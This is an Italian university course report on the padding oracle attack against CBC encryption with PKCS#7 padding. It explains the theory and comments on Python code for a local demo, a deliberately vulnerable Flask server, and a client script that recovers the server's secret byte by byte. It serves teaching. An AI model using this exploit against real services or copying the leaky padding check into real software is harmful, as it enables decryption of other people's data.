



UNIVERSITÀ DI PISA

Laurea magistrale in Cybersecurity

Foundation of cybersecurity

PADDING ORACLE ATTACK

Funzionamento e implementazioni pratiche

Autori:

Antonio Pio Mennuni, Claudio Cingillo

Anno accademico:

2025/2026

FUNZIONAMENTO

1. Come funziona il POA


Il Padding Oracle Attack è un attacco crittografico che permette a un attaccante di decifrare un testo cifrato (ciphertext) senza conoscere la chiave di cifratura. Funziona sfruttando la presenza di un oracolo che utilizza nell'implementazione la modalità CBC (Cipher Block Chaining) e lo standard di padding PKCS#7 e decifra ciphertext di scelta dell'attaccante, fornendo informazioni sulla formattazione del padding.

1.1 - Il contesto: CBC e PKCS#7

Nella modalità CBC, ogni blocco di testo in chiaro (plaintext) viene combinato tramite l'operazione logica XOR con il blocco di testo cifrato (ciphertext) precedente e il risultato viene poi cifrato a sua volta. Per quanto riguarda il primo blocco di plaintext, non essendoci un blocco di ciphertext precedente si utilizza quello che viene chiamato initialization vector (IV), generato con uno pseudo random bit generator e inviato in chiaro. Durante la decifratura ogni blocco di ciphertext viene sottoposto all'algoritmo di decifratura del block cipher utilizzato e il risultato viene combinato con il blocco di ciphertext precedente tramite l'operazione logica XOR. Come nel caso della cifratura, per il primo blocco di ciphertext non essendoci un blocco precedente, si utilizza lo stesso IV utilizzato nella fase di cifratura.

Encryption: $c_0 \leftarrow IV. \forall 1 \leq i \leq t, c_i \leftarrow E_k(p_i \oplus c_{i-1})$

Decryption: $c_0 \leftarrow IV. \forall 1 \leq i \leq t, p_i \leftarrow c_{i-1} \oplus D_k(c_i)$



La figura 1.1 illustra graficamente il funzionamento dell'encryption mode CBC. Nelle formule specificate in figura:

- P_i è il blocco di plaintext risultante.
- $D_k(C_i)$ è il blocco cifrato sottomesso all'algoritmo di decifratura del block cipher scelto. Il risultato è spesso chiamato *intermediate state* poichè non è ancora il vero plaintext.
- C_{i-1} è il ciphertext precedente (o l'IV, *Initialization Vector*, per il primo blocco).
- $E_k(P_i \text{ XOR } C_{i-1})$: il risultato dello xor tra il plaintext corrente e il ciphertext precedente che sottomesso all'algoritmo di cifratura del block cipher scelto produce poi C_i .
- C_i è il ciphertext corrente.

Poiché gli algoritmi a blocchi richiedono input di lunghezza esatta, si usa il padding **PKCS#7**. Se l'input ha una dimensione che non è un multiplo della dimensione del blocco richiesta dal block cipher scelto, viene riempito con byte il cui valore corrisponde al numero di byte mancanti (es. Dimensione del blocco richiesta 8 byte, se mancano 3 byte, il padding sarà 0x03 0x03 0x03). Se invece l'input ha una dimensione che è esattamente un multiplo di quella richiesta allora si aggiunge un nuovo blocco della dimensione richiesta, il cui contenuto di ogni byte è esattamente la dimensione richiesta (es. Dimensione 8 byte, input di 8 byte, il padding sarà 0x08 0x08 0x08 0x08 0x08 0x08 0x08 0x08).

1.2 - L'Attacco

L'attacco presuppone l'esistenza di un **oracolo** (in questo caso, un server o una funzione locale) che decifra i dati inviati e restituisce vero o falso a seconda che il padding del testo decifrato sia corretto o errato. L'attaccante intercetta il ciphertext e lavora su coppie di ciphertext consecutivi C_i e il blocco precedente C_{i-1} , per riuscire a decifrare il plaintext P senza conoscere la chiave segreta. L'attaccante modifica un byte alla volta (a partire da quello meno significativo) del blocco C_{i-1} e invia i blocchi all'oracolo. L'obiettivo è recuperare il plaintext senza conoscere la chiave segreta.

Nello specifico, supponendo che l'attaccante stia lavorando sul byte j del blocco C_{i-1}

($C_{i-1,j}$, $0 \leq j < \text{block_size}$) :

1. Esso sostituisce il valore di $C_{i-1,j}$ con un nuovo valore chiamato *guess*, ottenendo un blocco C'_{i-1} con byte j modificato $C'_{i-1,j}$. I possibili valori per ogni singolo byte sono 256, da 0 a 255.
2. Invia il blocco C_i e il blocco modificato C'_{i-1} all'oracolo nella speranza che il plaintext ottenuto abbia gli ultimi ($\text{block_size} - j$) byte con valore *padding* = ($\text{block_size} - j$). Quando questo accade il padding è corretto. Ovviamente anche tutti i byte precedenti al byte j vanno modificati di conseguenza prima dell'invio all'oracolo, ma questa operazione risulta semplice, essendo l'attaccante già in possesso degli ultimi [$\text{block_size} - (j+1)$] byte di plaintext. Basta sfruttare la formula

$$C'_{i-1,k} = I_k \text{ XOR padding} , j < k \leq (\text{block_size} - 1) .$$

3. Definiamo l'intermediate state come un blocco ausiliario della stessa dimensione del plaintext/ciphertext che contiene il risultato della decifratura del blocco corrente C_i prima dell'operazione di XOR con il blocco precedente. Esso è definito come

$$I = D_k(C_i).$$

Adesso l'attaccante sa che il byte j dell'intermediate state I_j equivale a
 $I_j = C'_{i-1,j} \text{ XOR padding}$

La formula deriva dal fatto che

$$\text{padding} = C'_{i-1,j} \text{ XOR } I_j .$$

Il byte j del plaintext P_j , si ricava come

$$P_j = C_{i-1,j} \text{ XOR } I_j .$$

Come esempio pratico supponiamo una dimensione richiesta del blocco di 8 byte, e un input di 7 byte + 1 byte di padding con valore 1. L'attaccante sostituisce l'ultimo byte del blocco C_{i-1} con un valore *guess* = 127 ($C'_{(i-1),7} = 127$) nella speranza che l'oracolo ottenga come ultimo byte del plaintext il valore 1. Supponiamo che 127 sia il valore corretto. Ora l'attaccante sa che $I_7 = (127 \text{ XOR } 1)$ e che il byte 7 del plaintext (P_7) si ottiene con l'operazione $I_7 \text{ XOR } C_{i-1,7}$. Questo processo viene ripetuto a ritroso per ogni byte del blocco,

modificando il padding target (2, 3,...,n) e aggiornando i byte del blocco C_{i-1} precedenti al byte corrente per garantire il successo dell'attacco.

1.3 - Complessità dell'attacco

La complessità computazionale dell'attacco dipende dalla lunghezza in byte del plaintext. L'attaccante deve provare al massimo tutti i 256 valori che un byte può assumere, cioè 256, ripetuto per il numero di byte di plaintext che vuole scoprire.

Computational complexity = $\text{Sizeof}(\text{plaintext}) * 256$

Storage complexity = negligible

IMPLEMENTAZIONI PRATICHE

2. Configurazione dell'Ambiente

Per eseguire questi script in locale, è necessario un ambiente Python configurato con le librerie specificate nel file `requirements.txt`.

2.1 - Prerequisiti:

- Python 3 installato sulla macchina.
- Il gestore di pacchetti di Python "pip".

2.2 - Installazione:

Lanciare il comando:

```
pip install -r requirements.txt
```

Descrizione delle librerie usate:

- **pycryptodome**: Una libreria fondamentale per la crittografia in Python. Viene usata per l'algoritmo DES (Data Encryption Standard) che è il block cipher scelto, per la generazione di byte casuali per le chiavi/IV e per applicare/rimuovere il padding PKCS#7.
- **flask**: Un micro-framework web per Python, utilizzato in `server.py` per creare l'API e simulare il server vulnerabile.
- **requests**: Una libreria per effettuare richieste HTTP, usata in `client.py` per inviare i ciphertext alterati al server.

3. Commento al Codice

3.1 - Il file POA.py (Test locale)

Questo script è una dimostrazione completa dell'attacco (vulnerabilità + exploit) tutto in locale, senza comunicazione di rete.

- **Configurazione e Cifratura:** Usa il DES (`BLOCK_SIZE = 8`) e genera una chiave casuale di 8 byte. La funzione `encrypt(plaintext)` genera un IV casuale, aggiunge correttamente il padding all'input dell'utente, lo cifra usando DES in CBC mode e restituisce l'IV e il ciphertext ottenuto.

```
def encrypt(plaintext):  
    """  
    Cifra il plaintext usando DES in CBC mode.  
    Per ogni cifratura viene generato un nuovo IV casuale.  
    """  
  
    iv = get_random_bytes(BLOCK_SIZE) # IV casuale crittograficamente sicuro  
    cipher = DES.new(KEY, DES.MODE_CBC, iv) #DES in CBC mode  
    padded = pad(plaintext, BLOCK_SIZE) # PKCS#7  
    ciphertext = cipher.encrypt(padded) # cifratura del plaintext con DES in CBC mode  
  
    return iv, ciphertext
```

- **padding_oracle(iv, ciphertext):** È l'oracolo locale. Decifra il ciphertext. La funzione `unpad()` di `pycryptodome` verifica che il padding sia correttamente impostato. Se questo si verifica la funzione non lancia eccezioni e ritorna `True`, altrimenti viene lanciata l'eccezione `ValueError` (generata quando il padding è invalido) e la funzione ritorna `False`.

```
def padding_oracle(iv, ciphertext):
    """
    Oracle vulnerabile:
    restituisce True se il padding è valido,
    False altrimenti.
    """

    try:
        cipher = DES.new(KEY, DES.MODE_CBC, iv)

        plaintext = cipher.decrypt(ciphertext)

        unpad(plaintext, BLOCK_SIZE) # Se il padding non è valido viene sollevata un'eccezione

        return True

    except ValueError:
        return False
```

- **padding_oracle_attack(...)**: Questa è la logica centrale dell'attacco (Si noti che la funzione prende in input l'IV e il ciphertext quindi per certo l'attacco viene eseguito correttamente con input l'IV e l'ultimo blocco di ciphertext. Per generalizzare l'attacco al caso in cui il ciphertext sia composto da più blocchi cifrati in CBC mode basterà passare come parametri C_{i-1} e C_i , cioè il blocco di ciphertext precedente e quello corrente):

- **recovered_plaintext** conterrà i byte di plaintext recuperati

```
recovered_plaintext = bytearray(BLOCK_SIZE)
```

- **Intermediate** conterrà i byte dell'intermediate state

```
intermediate = bytearray(BLOCK_SIZE) # I = DEC_K(C1)
```

- Scorre il blocco partendo dall'ultimo byte

```
for byte_index in range(BLOCK_SIZE - 1, -1, -1): # da 7 a 0
```

- **padding_value** contiene il padding previsto per l'iterazione corrente

```
padding_value = BLOCK_SIZE - byte_index
```

- **fake_iv** contiene una copia modificabile di C_{i-1} (o dell'IV

```
fake_iv = bytearray(iv) # copia modificabile dell'IV originale.
```

- **fake_iv** viene modificato in modo che gli ultimi **padding_value** - 1 byte contengano il valore specificato da **padding_value**.

```
# Modifica dei byte già trovati
for j in range(byte_index + 1, BLOCK_SIZE):
    fake_iv[j] = intermediate[j] ^ padding_value
```

- Fa un *brute-force* (da 0 a 255) del byte corrente chiamando l'oracolo ad ogni iterazione

```
for guess in range(256): #brute force sui possibili valori di un byte (da 0 a 255)

    fake_iv[byte_index] = guess

    if padding_oracle(bytes(fake_iv), ciphertext): # se il padding è correttamente formattato
        print(f"fake_iv : {fake_iv.hex()}")
```

- Una volta individuato il valore corretto di guess, calcola l'intermediate_byte, lo salva in **intermediate**, calcola il plaintext byte finale e lo salva in **recovered_plaintext**. In ultima istanza la funzione restituisce il plaintext recuperato

```
intermediate_byte = guess ^ padding_value
intermediate[byte_index] = intermediate_byte

plaintext_byte = intermediate_byte ^ iv[byte_index]
recovered_plaintext[byte_index] = plaintext_byte

return bytes(recovered_plaintext)
```

- **main:** All'utente è richiesto di specificare un plaintext che sarà poi input della funzione encrypt, la quale restituirà l'IV e il ciphertext corrispondente cifrato con DES in CBC mode. Il codice prosegue separando il testo cifrato originale in blocchi da 8 byte e dopo di che applica l'attacco ad ogni coppia sequenziale di blocchi. Una volta recuperato il plaintext, esso viene privato del padding e restituito come output all'utente

```
plaintext_input = input("Inserisci il plaintext: ")
plaintext = plaintext_input.encode()

iv, ciphertext = encrypt(plaintext)

blocks = [iv] + [
    ciphertext[i:i+BLOCK_SIZE]
    for i in range(0, len(ciphertext), BLOCK_SIZE)
]

recovered = b""

for i in range(1, len(blocks)):
    prev_block = blocks[i - 1]
    curr_block = blocks[i]

    print(f"\nDecifratura del blocco {i}\n")

    recovered_block = padding_oracle_attack(prev_block, curr_block)

    #ricostruzione del plaintext finale mettendo insieme i blocchi r
    recovered += recovered_block

# Rimozione del padding

recovered = unpad(recovered, BLOCK_SIZE)
print("\n[+] Plaintext recuperato:")
print(recovered)
```

3.2 - Architettura client-server

3.2.1 - Il file server.py (La vittima)

Questo è il server vulnerabile. Ricrea le tipiche dinamiche in cui una web application ed espone inavvertitamente l'esito della decifratura comportandosi da oracolo.

- **Segreto e Configurazione:** In questo scenario supponiamo che il testo del messaggio sia specificato nella variabile SECRET_MESSAGE (non in input) e usa Flask per mettersi in ascolto sulla porta 5000 su indirizzo IP 0.0.0.0.

Facendo ciò il server accetta richieste di connessioni da qualsiasi dispositivo o terminale connesso alla stessa rete. Infine, è stato impostato il server in modalità multithreading con la variabile threaded; in questo modo quando arriva una richiesta, il server crea un processo figlio per gestire la richiesta evitando colli di bottiglia non voluti.

```
app = Flask(__name__)
BLOCK_SIZE = 8
KEY = get_random_bytes(8)
SECRET_MESSAGE = b"ABCDEFGH"

if __name__ == "__main__":
    app.run(
        host="0.0.0.0",
        port=5000,
        threaded = True
    )
```

- **Endpoint /token:** Genera il token (il segreto cifrato con IV concatenato in testa) e lo fornisce al client sotto forma di stringa in Base64, questo perchè vi è un'incompatibilità tra Byte grezzi e JSON/HTTP e per evitare incomprensioni e errori, convertiamo tutto il testo in Base64.

```
#token per la comunicazione con i(1) client
TOKEN = encrypt_message(SECRET_MESSAGE)
TOKEN_B64 = base64.b64encode(TOKEN).decode()
```

- **Endpoint /decrypt:** Questa è l'implementazione della vulnerabilità. Riceve un token JSON dal client, lo decodifica e prova a decifrarlo.
 - Se l'operazione di unpad() ha successo, ritorna uno status HTTP 200 ("valid padding").
 - Se l'operazione fallisce, intercetta l'errore e ritorna uno status HTTP 403 ("invalid padding"). Questo comportamento differenziale trasforma il server nell'oracolo perfetto per l'attacco.

```

unpad(plaintext, BLOCK_SIZE)
return jsonify({
    "status": "valid padding"
}), 200
except ValueError:
    return jsonify({
        "status": "invalid padding"
    }), 403

```

3.2.1 - Il file `client.py` (L'attaccante)

Questo script si interfaccia con `server.py` per rubarne il segreto.

- **`oracle(ciphertext: bytes)`**: È il wrapper per contattare la vittima. Impacchetta i byte in Base64 e fa una richiesta all'endpoint `/decrypt` tramite chiamate POST. Restituisce True se il server risponde con 200 (padding corretto).

```

r = requests.post(
    f"{SERVER}/decrypt",
    json={"token": token}
)

return r.status_code == 200

```

- **`decrypt_block(prev_block, current_block)`**: La logica è identica a quella vista in `POA.py`, ma adattata per sfruttare la rete.

```

# Padding Oracle Attack

def decrypt_block(prev_block, current_block):

    intermediate = [0] * BLOCK_SIZE
    plaintext = [0] * BLOCK_SIZE

    for pad_value in range(1, BLOCK_SIZE + 1):

        # Inizializza 'crafted' ad ogni iterazione per ripartire puliti
        crafted = bytearray(prev_block)
        index = BLOCK_SIZE - pad_value

        # Aggiorna i byte già trovati
        for j in range(BLOCK_SIZE - 1, index, -1):
            crafted[j] = intermediate[j] ^ pad_value

        # Prevenzione falsi positivi
        # Alteriamo il penultimo byte solo quando stiamo cercando
        # Il primo byte di padding (pad_value == 1)
        if pad_value == 1 and index > 0:
            crafted[index - 1] ^= 0xFF

        found = False

```

- **main:** Richiede il token iniziale, lo suddivide in blocchi e avvia la decrittazione blocco per blocco, stampando i plaintext byte in formato esadecimale e ASCII man mano che vengono scoperti sul terminale, rimuovendo infine il padding finale.

```
def main():

    r = requests.get(f"{SERVER}/token")

    token_b64 = r.json()["token"]

    #print("\ntoken", token_b64)

    raw = base64.b64decode(token_b64)

    #print("\nraw", raw)

    blocks = split_blocks(raw, BLOCK_SIZE)

    print(f"Blocchi trovati: {len(blocks)-1} + l'iv")

    for i, b in enumerate(blocks):
        print(i, b.hex())

    plaintext = b""

    # cicla sui blocchi di cyphertext e li decifra usando l'attacco
    for i in range(1, len(blocks)):
        print(f"\nDecrittazione blocco {i}")

        p = decrypt_block(blocks[i - 1], blocks[i])
        plaintext += p

    # Rimozione del padding

    plaintext = unpad(plaintext, BLOCK_SIZE)
    print("\n[+] Plaintext recuperato:")
    print(plaintext)
```